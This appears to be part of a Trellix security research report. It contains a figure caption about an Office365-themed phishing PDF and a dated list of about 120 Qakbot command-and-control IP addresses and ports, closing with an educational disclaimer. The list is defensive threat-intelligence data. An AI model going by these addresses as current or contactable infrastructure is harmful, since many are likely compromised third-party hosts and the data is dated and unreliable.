


Figure 19 Attack vector of Office365 themed phishing in PDF attachment.

BB16

1677046917

February 22, 2023

Qakbot C2 IP:port (timestamp 1677046917 February 22, 2023)

47.21.51.138:443

76.80.180.154:995

12.172.173.82:995

72.80.7.6:50003

12.172.173.82:32101

70.77.116.233:443

82.127.204.82:2222

68.150.18.161:443

162.248.14.107:443

49.175.72.56:443

68.173.170.110:8443

75.98.154.19:443

201.244.108.183:995

24.9.220.167:443

58.247.115.126:995

122.184.143.82:443

12.172.173.82:2087

184.68.116.146:61202

102.156.253.86:443

50.68.204.71:993

41.99.50.76:443

74.58.71.237:443

107.146.12.26:2222

184.68.116.146:3389

47.21.51.138:995

81.229.117.95:2222

72.203.216.98:2222

77.86.98.236:443

27.0.48.233:443

103.252.7.231:443

71.31.101.183:443

69.133.162.35:443

12.172.173.82:50001

136.232.184.134:995

59.28.84.65:443

70.160.80.210:443

86.225.214.138:2222

76.170.252.153:995

12.172.173.82:465

95.242.101.251:995

89.32.159.192:995

12.172.173.82:21

109.11.175.42:2222

202.142.98.62:995

47.34.30.133:443

90.78.138.217:2222

73.78.215.104:443

202.187.232.161:995

184.176.35.223:2222

181.164.217.211:443

98.147.155.235:443

35.143.97.145:995

92.97.203.51:2222

124.122.56.144:443

202.186.177.88:443

116.74.164.26:443

75.141.227.169:443

114.79.180.14:995

103.141.50.102:995

103.144.201.53:2078

86.150.47.219:443

149.74.159.67:2222

172.248.42.122:443

183.87.163.165:443

116.72.250.18:443

12.172.173.82:990

50.68.186.195:443

125.99.69.178:443

24.239.69.244:443

190.75.95.164:2222

202.142.98.62:443

173.18.126.3:443

98.145.23.67:443

67.61.71.201:443

73.165.119.20:443

67.10.175.47:2222

103.123.223.168:443

90.104.22.28:2222

71.212.147.224:2222

80.13.205.69:2222

14.192.241.76:995

88.126.94.4:50000

80.0.74.165:443

74.33.196.114:443

103.140.174.19:2222

86.99.54.39:2222

74.93.148.97:995

103.231.216.238:443

213.67.255.57:2222

86.202.48.142:2222

78.84.123.237:995

176.142.207.63:443

174.104.184.149:443

180.151.108.14:443

50.67.17.92:443

12.172.173.82:20

80.47.57.131:2222

217.165.1.53:2222

109.151.144.37:443

198.2.51.242:993

70.64.77.115:443

104.35.24.154:443

50.68.204.71:995

2.50.47.74:443

114.143.176.234:443

205.164.227.222:443

66.191.69.18:995

84.35.26.14:995

147.219.4.194:443

75.143.236.149:443

45.50.233.214:443

77.124.6.149:443

197.92.136.122:443

64.237.185.60:443

49.245.82.178:2222

108.190.203.42:995

73.161.176.218:443

46.10.198.107:443

50.68.204.71:443

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers. Any attempt to recreate part or all of the activities described is solely at the user's risk, and neither Trellix nor its affiliates will bear any responsibility or liability.